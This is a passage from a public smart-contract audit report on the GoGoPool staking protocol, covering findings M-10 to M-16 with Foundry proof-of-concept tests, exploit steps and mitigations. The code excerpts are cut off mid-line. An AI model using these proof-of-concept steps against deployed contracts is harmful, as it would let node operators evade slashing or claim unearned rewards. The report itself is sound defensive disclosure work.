For example, for all states that can transition to Prelaunch, make sure to send the AVAX back to the user and get them back on the call `recreateMiniPool()`.

emersoncloud (GoGoPool) confirmed

0xju1ie (GoGoPool) commented:

> I think **#213** might be a better primary. This one primarily depends on minipools going to staking->error which wouldn't actually happen unless Rialto made a mistake.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown an issue with the FSM, Pools are allowed to perform the following transition `Prelaunch->Launched->Staking->Error->Finished->Prelaunch` which allows to spin up the pool without funds.
>
> This could only happen if Rialto performs a mistake, so the finding is limited to highlighting the issue with the State Transition.
>
> For this reason, I believe Medium to be the most appropriate severity.

Franfran (warden) commented:

> @Alex the Entreprenerd - Please note that the issue is not limited to Rialto doing a mistake, but it's actually possible to trick it by frontrunning the Rialto transaction as outlined in my finding: **#484 (comment)**
> That's why the high severity was chosen initially.

emersoncloud (GoGoPool) mitigated:

> Atomically recreate minipool so a node operator can't withdraw inbetween: multisig-labs/gogopool#23

Status: Mitigation confirmed by [RaymondFam](#) and [hansfriese](#).

[M-10] Functions `cancelMinipool()` doesn't reset the value of the `RewardsStartTime` for user when user's `minipoolcount` is zero

Submitted by [unforgiven](#), *also found by* [caventa](#) *and* [rvierdiiev](#)

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L271-L283
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L642-L665

The value of `RewardsStartTime` shows when node runner started the minipool and validation rewards are generated by node runner. it is used to see if node runners are eligible for ggp rewards or not and node runners should run their node for minimum amount of time during the rewarding cycle to be eligible for rewards. but right now node runner can create a mimipool and cancel it (after waiting time) and even so the minipool generated no rewards and cancelled the value of `RewardsStartTime` won't get reset for node runner and in the end of the cycle node runner would be eligible for rewards (node runner can create another minipool near the end of cycle). so this issue would cause wrong reward distribution between node runners and code doesn't correctly track `RewardsStartTime` for node runners and malicious node runners can use this issue and receive rewards without running validation nodes for the minimum amount of required time.

Proof of Concept

This is `cancelMinipool()` and `_cancelMinipoolAndReturnFunds()` code:

```
function cancelMinipool(address nodeID) external nonReer
        Staking staking = Staking(getContractAddress("St
        ProtocolDAO dao = ProtocolDAO(getContractAddress
        int256 index = requireValidMinipool(nodeID);
        onlyOwner(index);
```

```
            // make sure they meet the wait period requireme
            if (block.timestamp - staking.getRewardsStartTim
                    revert CancellationTooEarly();
            }
            _cancelMinipoolAndReturnFunds(nodeID, index);
    }

    function _cancelMinipoolAndReturnFunds(address nodeID, i
            requireValidStateTransition(index, MinipoolStatu
            setUint(keccak256(abi.encodePacked("minipool.ite

            address owner = getAddress(keccak256(abi.encodeP
            uint256 avaxNodeOpAmt = getUint(keccak256(abi.er
            uint256 avaxLiquidStakerAmt = getUint(keccak256(

            Staking staking = Staking(getContractAddress("St
            staking.decreaseAVAXStake(owner, avaxNodeOpAmt);
            staking.decreaseAVAXAssigned(owner, avaxLiquidSt

            staking.decreaseMinipoolCount(owner);

            emit MinipoolStatusChanged(nodeID, MinipoolStatu

            Vault vault = Vault(getContractAddress("Vault"))
            vault.withdrawAVAX(avaxNodeOpAmt);
            owner.safeTransferETH(avaxNodeOpAmt);
    }
```

As you can see there is no check that user's minipool count is zero and if it is to reset the value of `RewardsStartTime` for user so if a user creates a minipool in the start of the cycle and then cancel it after 5 days and wait for end of the cycle and start another minipool and increase his staking AVAX he would be eligible for ggp rewards (`ClaimNodeOp.isEligible()` would return `true` for that user even so the user didn't run node for the required amount of time in the cycle). these are the steps to exploit this:

1. node runner would create a minipool near start time of the ggp rewarding cycle and the value of `RewardsStartTime` would set for node runner.
2. after 5 days that node runner's minipool has not been launched by multisig (for any reason) node runner would call `cancelMinipool()` and code would cancel his minipool but won't reset `RewardsStartTime` for node runner.

3. after 20 days and near end of the gpp reward cycle node runner would create another minipool and start running node.
4. in the end even so node runner only start running node and earning reward near end of the reward cycle but code would count node runner as eligible for rewards because `RewardsStartTime` for node runner shows wrong value.

This bug would cause rewards to be distributed wrongly between node runners and malicious node runners can bypass required time for running nodes during reward cycle to be eligible for rewards.

Tools Used

VIM

Recommended Mitigation Steps

Set the value of `RewardsStartTime` based on successfully finished minipools or when minipool is launched and user can't cancel minipool.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown how, due to `cancelMinipool` not resetting `rewardsStartTime` a pool owner could receive rewards for time in which they did not have any activePool.

> Because this is contingent on the Multisig not cancelling the pool and because it would limit the attack to rewards, I believe Medium Severity to be the most appropriate.

emersoncloud (GoGoPool) mitigated:

> Reset rewards start time in cancel minipool: multisig-labs/gogopool#51

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-11] MultisigManager may not be able to add a valid Multisig

Submitted by bin2chen, *also found by* immeas, RaymondFam, ast3ros, cryptonue, 0xhunter, adriro, 0xbepresent, *and* Saintcode_

When more than 10 mulitsig, it is impossible to modify or delete the old ones, making it impossible to create new valid ones.

Proof of Concept

MultisigManager limits the number of Multisig to 10, which cannot be deleted or replaced after they have been disabled.
This will have a problem, if the subsequent use of 10, all 10 for some reason, be disabled.
Then it is impossible to add new ones and replace the old ones, so you have to continue using the old Multisig at risk.

```
function registerMultisig(address addr) external onlyGuardia
    int256 multisigIndex = getIndexOf(addr);
    if (multisigIndex != -1) {
        revert MultisigAlreadyRegistered();
    }
    uint256 index = getUint(keccak256("multisig.count"));
    if (index >= MULTISIG_LIMIT) {
        revert MultisigLimitReached(); //***@audit limt 10,
    }
```

Recommended Mitigation Steps

Add replace old mulitsig method

```
function replaceMultisig(address addr,address oldAddr) exter
    int256 multisigIndex = getIndexOf(oldAddr);
    if (multisigIndex == -1) {
        revert MultisigNotFound();
    }

    setAddress(keccak256(abi.encodePacked("multisig.item", n
    emit RegisteredMultisig(addr, msg.sender);
}
```

emersoncloud (GoGoPool) confirmed

0xju1ie (GoGoPool) disagreed with severity and commented:

> I'd argue Low since its unlikely.

emersoncloud (GoGoPool) commented:

> I disagree @0xju1ie. I think it's an oversight not to have a way to delete old multisigs with the limit in place rather than a quality assurance issue.

0xju1ie (GoGoPool) commented:

> #349 has an interesting fix for this issue

emersoncloud (GoGoPool) commented:

> Which was: "Count only the validated/enabled multisigs in order to control the limit."

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to a logic flaw, the system can only ever add up to 10 multi sigs, even after disabling all, no more multi sigs could be added.
>
> Because this shows how an external condition can break the functionality of the MultisigManager, I agree with Medium Severity.

emersoncloud (GoGoPool) commented:

> Acknowledged.
>
> Not fixing right now, we don't foresee having many multisigs at launch, and will upgrade as necessary to support more.

[M-12] Cancellation of minipool may skip

`MinipoolCancelMoratoriumSeconds` checking if it was cancelled before

Submitted by caventa, *also found by* wagmi, __141345__, hansfriese, unforgiven, Franfran, betweenETHlines, Allarious, stealthyz, mert_eren, *and* 0xdeadbeef0x

https://github.com/code-423n4/2022-12-gogopool/blob/main/contracts/contract/MinipoolManager.sol#L225-L227
https://github.com/code-423n4/2022-12-gogopool/blob/main/contracts/contract/MinipoolManager.sol#L279-L281

When canceling a minipool that was canceled before, it may skip `MinipoolCancelMoratoriumSeconds` checking and allow the user to cancel the minipool immediately.

Proof of Concept

A user may create a minipool.

```
    /// @notice Accept AVAX deposit from node operator to create a M
            /// @param nodeID 20-byte Avalanche node ID
            /// @param duration Requested validation period in secor
            /// @param delegationFee Percentage delegation fee in ur
            /// @param avaxAssignmentRequest Amount of requested AVA
            function createMinipool(
                    address nodeID,
                    uint256 duration,
                    uint256 delegationFee,
                    uint256 avaxAssignmentRequest
            ) external payable whenNotPaused {
                    if (nodeID == address(0)) {
                            revert InvalidNodeID();
                    }

                    ProtocolDAO dao = ProtocolDAO(getContractAddress
                    if (
                            // Current rule is matched funds must be
                            msg.value != avaxAssignmentRequest ||
                            avaxAssignmentRequest > dao.getMinipoolM
                            avaxAssignmentRequest < dao.getMinipoolM
                    ) {
                            revert InvalidAVAXAssignmentRequest();
```

```
    }

    if (msg.value + avaxAssignmentRequest < dao.getM
        revert InsufficientAVAXForMinipoolCreati
    }

    Staking staking = Staking(getContractAddress("St
    staking.increaseMinipoolCount(msg.sender);
    staking.increaseAVAXStake(msg.sender, msg.value)
    staking.increaseAVAXAssigned(msg.sender, avaxAss

    if (staking.getRewardsStartTime(msg.sender) == 0
        staking.setRewardsStartTime(msg.sender,
    }

    uint256 ratio = staking.getCollateralizationRati
    if (ratio < dao.getMinCollateralizationRatio())
        revert InsufficientGGPCollateralization(
    }

    // Get a Rialto multisig to assign for this mini
    MultisigManager multisigManager = MultisigManage
    address multisig = multisigManager.requireNextAc

    // Create or update a minipool record for nodeII
    // If nodeID exists, only allow overwriting if r
    //              (completed its validation perioc
    int256 minipoolIndex = getIndexOf(nodeID);
    if (minipoolIndex != -1) {
        onlyOwner(minipoolIndex);
        requireValidStateTransition(minipoolInde
        resetMinipoolData(minipoolIndex);
        // Also reset initialStartTime as we are
        setUint(keccak256(abi.encodePacked("mini

    } else {
        minipoolIndex = int256(getUint(keccak256(
        // The minipoolIndex is stored 1 greater
        setUint(keccak256(abi.encodePacked("mini
        setAddress(keccak256(abi.encodePacked("m
        addUint(keccak256("minipool.count"), 1);
    }

    // Save the attrs individually in the k/v store
    setUint(keccak256(abi.encodePacked("minipool.ite
    setUint(keccak256(abi.encodePacked("minipool.ite
```

```
            setUint(keccak256(abi.encodePacked("minipool.ite

            setAddress(keccak256(abi.encodePacked("minipool.
            setAddress(keccak256(abi.encodePacked("minipool.
            setUint(keccak256(abi.encodePacked("minipool.ite
            setUint(keccak256(abi.encodePacked("minipool.ite
            setUint(keccak256(abi.encodePacked("minipool.ite

            emit MinipoolStatusChanged(nodeID, MinipoolStatu

            Vault vault = Vault(getContractAddress("Vault"))
            vault.depositAVAX{value: msg.value}();
    }
```

and after 5 days, the user cancels the minipool

```
    /// @notice Owner of a minipool can cancel the (prelaunc
    /// @param nodeID 20-byte Avalanche node ID the Owner re
    function cancelMinipool(address nodeID) external nonReer
            Staking staking = Staking(getContractAddress("St
            ProtocolDAO dao = ProtocolDAO(getContractAddress
            int256 index = requireValidMinipool(nodeID);
            onlyOwner(index);
            // make sure they meet the wait period requireme
            if (block.timestamp - staking.getRewardsStartTim
                    revert CancellationTooEarly();
            }
            _cancelMinipoolAndReturnFunds(nodeID, index);
    }
```

Then, the user recreates the minipool again by calling the same createMinipool function. Then, the user cancels the minipool immediately. The user should not be allowed to cancel the minpool immediately and he should wait for 5 more days.

Added a test unit to MinipoolManager.t.sol

```
    function testMinipoolManager() public {
            address nodeID1 = randAddress();

            vm.startPrank(nodeOp);
            ggp.approve(address(staking), MAX_AMT);
```

```
                staking.stakeGGP(100 ether);

                {
                        MinipoolManager.Minipool memory mp = cre

                        skip(5 days);
                        minipoolMgr.cancelMinipool(mp.nodeID); /
                }

                {
                        MinipoolManager.Minipool memory mp = cre
                        minipoolMgr.cancelMinipool(mp.nodeID); /
                }

                vm.stopPrank();
        }
```

Tools Used

Manual and added a test unit

Recommended Mitigation Steps

Change the createMinipool function. Always setRewardsStartTime everytime the minipool is recreated.

```
    /// @notice Accept AVAX deposit from node operator to create a M
        /// @param nodeID 20-byte Avalanche node ID
        /// @param duration Requested validation period in secor
        /// @param delegationFee Percentage delegation fee in ur
        /// @param avaxAssignmentRequest Amount of requested AVA
        function createMinipool(
                address nodeID,
                uint256 duration,
                uint256 delegationFee,
                uint256 avaxAssignmentRequest
        ) external payable whenNotPaused {
                if (nodeID == address(0)) {
                        revert InvalidNodeID();
                }

                ProtocolDAO dao = ProtocolDAO(getContractAddress
                if (
```

```
        // Current rule is matched funds must be
        msg.value != avaxAssignmentRequest ||
        avaxAssignmentRequest > dao.getMinipoolM
        avaxAssignmentRequest < dao.getMinipoolM
) {
        revert InvalidAVAXAssignmentRequest();
}

if (msg.value + avaxAssignmentRequest < dao.getM
        revert InsufficientAVAXForMinipoolCreati
}

Staking staking = Staking(getContractAddress("St
staking.increaseMinipoolCount(msg.sender);
staking.increaseAVAXStake(msg.sender, msg.value)
staking.increaseAVAXAssigned(msg.sender, avaxAss

--- if (staking.getRewardsStartTime(msg.sender)
        staking.setRewardsStartTime(msg.sender,
--- }

uint256 ratio = staking.getCollateralizationRati
if (ratio < dao.getMinCollateralizationRatio())
        revert InsufficientGGPCollateralization(
}

// Get a Rialto multisig to assign for this mini
MultisigManager multisigManager = MultisigManage
address multisig = multisigManager.requireNextAc

// Create or update a minipool record for nodeII
// If nodeID exists, only allow overwriting if r
//              (completed its validation period
int256 minipoolIndex = getIndexOf(nodeID);
if (minipoolIndex != -1) {
        requireValidStateTransition(minipoolInde
        resetMinipoolData(minipoolIndex);
        // Also reset initialStartTime as we are
        setUint(keccak256(abi.encodePacked("mini
} else {
        minipoolIndex = int256(getUint(keccak256
        // The minipoolIndex is stored 1 greater
        setUint(keccak256(abi.encodePacked("mini
        setAddress(keccak256(abi.encodePacked("n
        addUint(keccak256("minipool.count"), 1);
}
```

```
                // Save the attrs individually in the k/v store
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite
                setAddress(keccak256(abi.encodePacked("minipool.
                setAddress(keccak256(abi.encodePacked("minipool.
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite
                setUint(keccak256(abi.encodePacked("minipool.ite

                emit MinipoolStatusChanged(nodeID, MinipoolStatu

                Vault vault = Vault(getContractAddress("Vault"))
                vault.depositAVAX{value: msg.value}();
        }
```

[emersoncloud (GoGoPool) confirmed]

[0xju1ie (GoGoPool) commented]:

> This solution would mess up other aspects of the protocol. In cancel minipool, we should really just check the minipoolStartTime against the cancelMoratoriumSeconds.

[Alex the Entreprenerd (judge) commented]:

> The warden has shown a logic flaw in the Finite State Machine, as shown in the POC, cancelling a second miniPool can be done before `MinipoolCancelMoratoriumSeconds`.

> Because the exploit doesn't demonstrate a reliable way to extra value or funds from the protocol, I agree with Medium Severity.

[emersoncloud (GoGoPool) mitigated]:

> Base cancelMinipool delay on minipool creation time not rewards start time: multisig-labs/gogopool#40

Status: Mitigation confirmed by [RaymondFam] and [hansfriese].

[M-13] Slashing fails when node operator doesn't have enough staked `GGP`

Submitted by immeas, *also found by* HollaDieWaldfee, datapunk, wagmi, yixxas, ck, cccz, nameruse, cozzetti, 0x73696d616f, *and* koxuan

When creating a minipool the node operator is required to put up a collateral in `GGP`, the protocol token. The amount of `GGP` collateral needed is currently calculated to be 10% of the `AVAX` staked. This is calculated using the price of `GGP - AVAX`.

If the node operator doesn't have high enough availability and doesn't get any rewards the protocol will slash their `GGP` collateral to reward liquid stakers. This is also calculated using the price of `GGP - AVAX`:

```
File: MinipoolManager.sol

547:     function calculateGGPSlashAmt(uint256 avaxRewardAmt) pub
548:             Oracle oracle = Oracle(getContractAddress("Oracl
549:             (uint256 ggpPriceInAvax, ) = oracle.getGGPPricel
550:             return avaxRewardAmt.divWadDown(ggpPriceInAvax);
551:     }

...

670:     function slash(int256 index) private {

...

673:             uint256 duration = getUint(keccak256(abi.encodeP
674:             uint256 avaxLiquidStakerAmt = getUint(keccak256(
675:             uint256 expectedAVAXRewardsAmt = getExpectedAVAX
676:             uint256 slashGGPAmt = calculateGGPSlashAmt(expec

...

681:             Staking staking = Staking(getContractAddress("St
682:             staking.slashGGP(owner, slashGGPAmt);
683:     }
```

This is then subtracted from their staked amount:

File: Staking.sol

```
94:     function decreaseGGPStake(address stakerAddr, uint256 am
95:             int256 stakerIndex = requireValidStaker(stakerAc
96:             subUint(keccak256(abi.encodePacked("staker.item'
97:     }

...

379:     function slashGGP(address stakerAddr, uint256 ggpAmt) pu
380:             Vault vault = Vault(getContractAddress("Vault"))
381:             decreaseGGPStake(stakerAddr, ggpAmt);
382:             vault.transferToken("ProtocolDAO", ggp, ggpAmt);
383:     }
```

The issue is that the current staked amount is never checked so the `subUint` can fail due to underflow if the price has changed since the minipool was created/recreated.

Impact

If a node operator doesn't have enough collateral, possibly caused by price changes in `GGP` during slashing they evade slashing all together.

It's even possible for the node operator to foresee this and manipulate the price of `GGP` just prior to the period ending if they know that they are going to be slashed.

Proof of Concept

PoC test in `MinipoolManager.t.sol`:

```
        function testRecordStakingEndWithSlashNotEnoughStake() p
                uint256 duration = 365 days;
                uint256 depositAmt = 1000 ether;
                uint256 avaxAssignmentRequest = 1000 ether;
                uint256 validationAmt = depositAmt + avaxAssignm
                uint128 ggpStakeAmt = 100 ether; // just enough
```

```
        vm.startPrank(nodeOp);
        ggp.approve(address(staking), MAX_AMT);
        staking.stakeGGP(ggpStakeAmt);
        MinipoolManager.Minipool memory mp1 = createMini
        vm.stopPrank();

        address liqStaker1 = getActorWithTokens("liqStak
        vm.prank(liqStaker1);
        ggAVAX.depositAVAX{value: MAX_AMT}();

        vm.prank(address(rialto));
        minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

        bytes32 txID = keccak256("txid");
        vm.prank(address(rialto));
        minipoolMgr.recordStakingStart(mp1.nodeID, txID,

        skip(2 weeks);

        vm.prank(address(rialto)); // price changes just
        oracle.setGGPPriceInAVAX(0.999 ether, block.time

        vm.prank(address(rialto));
        vm.expectRevert(); // staking cannot end because
        minipoolMgr.recordStakingEnd{value: validationAm
    }
```

The only thing the protocol can do now is to call `recordStakingError` for the minipool, since no other state changes are allowed. This will return the staked funds but it will not slash the `GGP` amount for the node operator. Hence the node operator has evaded the slashing.

Tools Used

vs code, forge

Recommended Mitigation Steps

If the amount to be slashed is greater than what the node operator has staked, slash all their stake.

Alex the Entreprenerd (judge) commented:

> The Warden has shown a risk to the protocol, in cases in which the price of GPP drops too low, slashing could not be performed.

> In contrast to other reports, this is a finding that shows an issue with the system and it's consequences, more so than an economic attack.

> For this reason I believe Medium to be the most appropriate severity.

emersoncloud (GoGoPool) mitigated:

> If staked GGP doesn't cover slash amount, slash it all: multisig-labs/gogopool#41

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-14] Any duration can be passed by node operator

Submitted by immeas, *also found by* unforgiven, V_B, 0xbepresent, 0xdeadbeef0x, *and* 0x73696d616f

https://github.com/code-423n4/2022-12-gogopool/blob/main/contracts/contract/MinipoolManager.sol#L196-L269
https://github.com/code-423n4/2022-12-gogopool/blob/main/contracts/contract/MinipoolManager.sol#L560

When a node operator creates a minipool they pass which duration they want to stake for. There is no validation for this field so they can pass any field:

```
File: MinipoolManager.sol

196:     function createMinipool(
197:             address nodeID,
198:             uint256 duration,
199:             uint256 delegationFee,
200:             uint256 avaxAssignmentRequest
201:     ) external payable whenNotPaused {

...      // no validation for duration

256:             setUint(keccak256(abi.encodePacked("minipool.ite
```

```
257:             setUint(keccak256(abi.encodePacked("minipool.ite
258:             setUint(keccak256(abi.encodePacked("minipool.ite
```

Later when staking is done. if the node op was slashed, `duration` is used to calculate the slashing amount:

```
File: MinipoolManager.sol

557:     function getExpectedAVAXRewardsAmt(uint256 duration, uir
558:             ProtocolDAO dao = ProtocolDAO(getContractAddress
559:             uint256 rate = dao.getExpectedAVAXRewardsRate();
560:             return (avaxAmt.mulWadDown(rate) * duration) / 3
561:     }

...

670:     function slash(int256 index) private {

...

673:             uint256 duration = getUint(keccak256(abi.encodeP
674:             uint256 avaxLiquidStakerAmt = getUint(keccak256(
675:             uint256 expectedAVAXRewardsAmt = getExpectedAVAX
676:             uint256 slashGGPAmt = calculateGGPSlashAmt(expec
```

The node operator cannot pass in `0` because that reverts due to zero transfer check in Vault. However the node operator can pass in `1` to guarantee the lowest slash amount possible.

Rialto might fail this, but there is little information about how Rialto uses the `duration` passed. According to this comment they might default to `14 days` in which this finding is valid:

> JohnnyGault — 12/30/2022 3:22 PM
>
> To clarify duration for everyone — a nodeOp can choose a duration they want, from 14 days to 365 days. But behind the scenes, Rialto will only create a validator for 14 days. ...

Impact

The node operator can send in a very low `duration` to get minimize slashing amounts. It depends on the implementation in Rialto, which we cannot see. Hence submitting this.

Proof of Concept

PoC test in `MinipoolManager.t.sol`:

```
function testRecordStakingEndWithSlashZeroDuration() pub
        uint256 duration = 1; // zero duration causes va
        uint256 depositAmt = 1000 ether;
        uint256 avaxAssignmentRequest = 1000 ether;
        uint256 validationAmt = depositAmt + avaxAssignm
        uint128 ggpStakeAmt = 200 ether;

        vm.startPrank(nodeOp);
        ggp.approve(address(staking), MAX_AMT);
        staking.stakeGGP(ggpStakeAmt);
        MinipoolManager.Minipool memory mp1 = createMini
        vm.stopPrank();

        address liqStaker1 = getActorWithTokens("liqStak
        vm.prank(liqStaker1);
        ggAVAX.depositAVAX{value: MAX_AMT}();

        vm.prank(address(rialto));
        minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

        bytes32 txID = keccak256("txid");
        vm.prank(address(rialto));
        minipoolMgr.recordStakingStart(mp1.nodeID, txID,

        skip(2 weeks);

        vm.prank(address(rialto));
        minipoolMgr.recordStakingEnd{value: validationAm

        assertEq(vault.balanceOf("MinipoolManager"), dep

        int256 minipoolIndex = minipoolMgr.getIndexOf(mp
        MinipoolManager.Minipool memory mp1Updated = mir
        assertEq(mp1Updated.status, uint256(MinipoolStat
        assertEq(mp1Updated.avaxTotalRewardAmt, 0);
```

```
                assertTrue(mp1Updated.endTime != 0);

                assertEq(mp1Updated.avaxNodeOpRewardAmt, 0);
                assertEq(mp1Updated.avaxLiquidStakerRewardAmt, (

                assertEq(minipoolMgr.getTotalAVAXLiquidStakerAmt

                assertEq(staking.getAVAXAssigned(mp1Updated.owne
                assertEq(staking.getMinipoolCount(mp1Updated.owr

                // very small slash amount
                assertLt(mp1Updated.ggpSlashAmt, 0.000_01 ether)
                assertGt(staking.getGGPStake(mp1Updated.owner),
        }
```

Tools Used

vs code, forge

Recommended Mitigation Steps

Regardless if Rialto will fail this or not, I recommend that the `duration` passed is validated to be within `14 days` and `365 days`.

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to a lack of check, a duration below 14 days can be set, this could also be used to reduce the slash penalty.
>
> I believe that in reality, such a pool will be closed via `recordStakingError`, however, this enables a grief that could impact the Protocol in a non-trivial manner.
>
> For this reason, I believe the most appropriate severity to be Medium.

emersoncloud (GoGoPool) mitigated:

> Added bounds for duration passed by Node Operator: multisig-labs/gogopool#38

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-15] Wrong reward distribution between early and late depositors because of the late `syncRewards()` call in the cycle, `syncReward()` logic should be executed in each withdraw or deposits (without reverting)

Submitted by unforgiven, *also found by* BnkeOx0, joestakey, OxNazgul, Breeje, IIIIIII, IIIIIII, __141345__, kiki_dev, koxuan, fs0c, ck, btk, csanuragjain, rvierdiiev, HollaDieWaldfee, 0x73696d616f, *and* Rolezn

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L88-L109
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L166-L178
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L180-L189

Function `syncRewards()` distributes rewards to TokenggAVAX holders, it linearly distribute cycle's rewards from `block.timestamp` to the cycle end time which is next multiple of the `rewardsCycleLength` (the end time of the cycle is defined and the real duration of the cycle changes). when a cycle ends `syncRewards()` should be called so the next cycle starts but if `syncRewards()` doesn't get called fast, then users depositing or withdrawing funds before call to `syncRewards()` would lose their rewards and those rewards would go to users who deposited funds after `syncRewards()` call. contract should try to start the next cycle whenever deposit or withdraw happens to make sure rewards are distributed fairly between users.

Proof of Concept

This is `syncRewards()` code:

```
function syncRewards() public {
        uint32 timestamp = block.timestamp.safeCastTo32(
```

```
        if (timestamp < rewardsCycleEnd) {
                revert SyncError();
        }

        uint192 lastRewardsAmt_ = lastRewardsAmt;
        uint256 totalReleasedAssets_ = totalReleasedAsse
        uint256 stakingTotalAssets_ = stakingTotalAssets

        uint256 nextRewardsAmt = (asset.balanceOf(addres

        // Ensure nextRewardsCycleEnd will be evenly div
        uint32 nextRewardsCycleEnd = ((timestamp + rewar

        lastRewardsAmt = nextRewardsAmt.safeCastTo192();
        lastSync = timestamp;
        rewardsCycleEnd = nextRewardsCycleEnd;
        totalReleasedAssets = totalReleasedAssets_ + las
        emit NewRewardsCycle(nextRewardsCycleEnd, nextRe
    }
```

As you can see whenever this function is called it starts the new cycle and sets the end of the cycle to the next multiple of the `rewardsCycleLength` and it release the rewards linearly between current timestamp and cycle end time. So if `syncRewards()` get called near to multiple of the `rewardsCycleLength` then rewards would be distributed with higher speed in less time. The problem is that users depositing funds before call `syncRewards()` won't receive new cycles rewards and early depositing won't get considered in reward distribution if deposits happen before `syncRewards()` call and if a user withdraws his funds before the `syncRewards()` call then he receives no rewards.

Imagine this scenario:

1. `rewardsCycleLength` is 10 days and the rewards for the next cycle is `100` AVAX.
2. the last cycle has been ended and user1 has `10000` AVAX deposited and has 50% of the pool shares.
3. `syncRewards()` don't get called for 8 days.
4. users1 withdraws his funds receive `10000` AVAX even so he deposits for 8 days in the current cycle.

5. users2 deposit `1000` AVAX and get 10% of pool shares and the user2 would call `syncRewards()` and contract would start distributing `100` avax as reward.
6. after 2 days cycle would finish and user2 would receive `100 * 10% = 10` AVAX as rewards for his `1000` AVAX deposit for 2 days but user1 had `10000` AVAX for 8 days and would receive 0 rewards.

So rewards won't distribute fairly between depositors across the time and any user interacting with contract before the `syncRewards()` call can lose his rewards. Contract won't consider deposit amounts and duration before `syncRewards()` call and it won't make sure that `syncRewards()` logic would be executed as early as possible with deposit or withdraw calls when a cycle ends.

Tools Used

VIM

Recommended Mitigation Steps

One way to solve this is to call `syncRewards()` logic in each deposit or withdraw and make sure that cycles start as early as possible (the revert "SyncError()" in the `syncRewards()` should be removed for this).

emersoncloud (GoGoPool) disagreed with severity and commented:

> I think that medium severity is more appropriate. User funds aren't drained or lost, but liquid staking rewards may be unfairly calculated.

> Good find. I think there is something we could do to either incentivize the `syncRewards` call or call it on deposit and withdraw.

> But I disagree with the concept that the user who staked for 8 days is entitled to rewards for staking. Rewards depend on properly running minipools. Reward amounts can fluctuate depending on the utilization of liquid staking funds by minipools.

emersoncloud (GoGoPool) commented:

> After some more discussion, this is working as designed. And Rialto will call `syncRewards` at the start of each reward cycle, so the possible loss to the user who withdraws before `syncRewards` was supposed to be called is mitigated.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown a potential risk for end-users that withdraw before `syncRewards` is called.
>
> Because the finding pertains to a loss of yield, I believe the finding to be of Medium Severity.
>
> While Rialto may call this as a perfect actor, we cannot guarantee that a end user could forfeit some amount of yield, due to external conditions.
>
> I believe this finding to potentially be a nofix, as long as all participants are aware of the mechanic.
>
> Per discussions had on #99, I don't believe that any specific MEV attack has been identified, however this finding does highlight a potential risk that a mistimed withdrawal could cause.

emersoncloud (GoGoPool) commented:

> Acknowledged.
>
> Not fixing but will add a note in our docs.

[M-16] `maxWithdraw()` and `maxRedeem()` doesn't return correct value which can make other contracts fail while working with protocol

Submitted by unforgiven

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L215-L223

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L205-L213

Functions `maxWithdraw()` and `maxRedeem()` returns max amount of assets or shares owner would be able to withdraw taking into account liquidity in the TokenggAVAX contract, but logics don't consider that when user withdraws the withdrawal amounts subtracted from `totalReleasedAssets` (in `beforeWithdraw()` function) so the maximum amounts that can user withdraws should always be lower than `totalReleasedAssets` (which shows all the deposits and withdraws) but because functions `maxWithdraw()` and `maxRedeem()` uses `totalAssets()` to calculate available AVAX which includes deposits and current cycle rewards so those functions would return wrong value (whenever the return value is bigger than `totalReleaseAssets` then it would be wrong).

Proof of Concept

This is `beforeWithdraw()` code:

```
function beforeWithdraw(
        uint256 amount,
        uint256 /* shares */
) internal override {
        totalReleasedAssets -= amount;
}
```

This is `beforeWithdraw()` code which is called whenever users withdraws their funds and as you can see the amount of withdrawal assets subtracted from `totalReleaseAssets` so withdrawal amounts can never be bigger than `totalReleaseAssets`. This is `maxWithdraw()` code:

```
function maxWithdraw(address _owner) public view overric
        if (getBool(keccak256(abi.encodePacked("contract
                return 0;
        }
        uint256 assets = convertToAssets(balanceOf[_owne
        uint256 avail = totalAssets() - stakingTotalAsse
        return assets > avail ? avail : assets;
```

```
        }
```

As you can see to calculate available AVAX in the contract address code uses `totalAssets() - stakingTotalAssets` and `totalAssets()` shows deposits + current cycle rewards so `totalAssets()` is bigger than `totalReleaseAssets` and the value of the `totalAssets() - stakingTotalAssets` can be bigger than `totalReleaseAssets` and if code returns `avail` as answer then the return value would be wrong.

Imagine this scenario:

1. `totalReleaseAssets` is `10000` AVAX.
2. `stakingTotalAssets` is `1000` AVAX.
3. current cycle rewards is `4000` AVAX and `block.timestamp` is currently in the middle of the cycle so current rewards is `2000` AVAX.
4. `totalAssets()` is `totalReleaseAssets + current rewards = 10000 + 2000 = 12000`.
5. contract balance is `10000 + 4000 - 1000 = 13000` AVAX.
6. user1 has 90% contract shares and calls `maxWithdraw()` and code would calculate user assets as `10800` AVAX and available AVAX in contract as `totalAssets() - stakingTotalAssets = 12000 - 1000 = 11000` and code would return `10800` as answer.
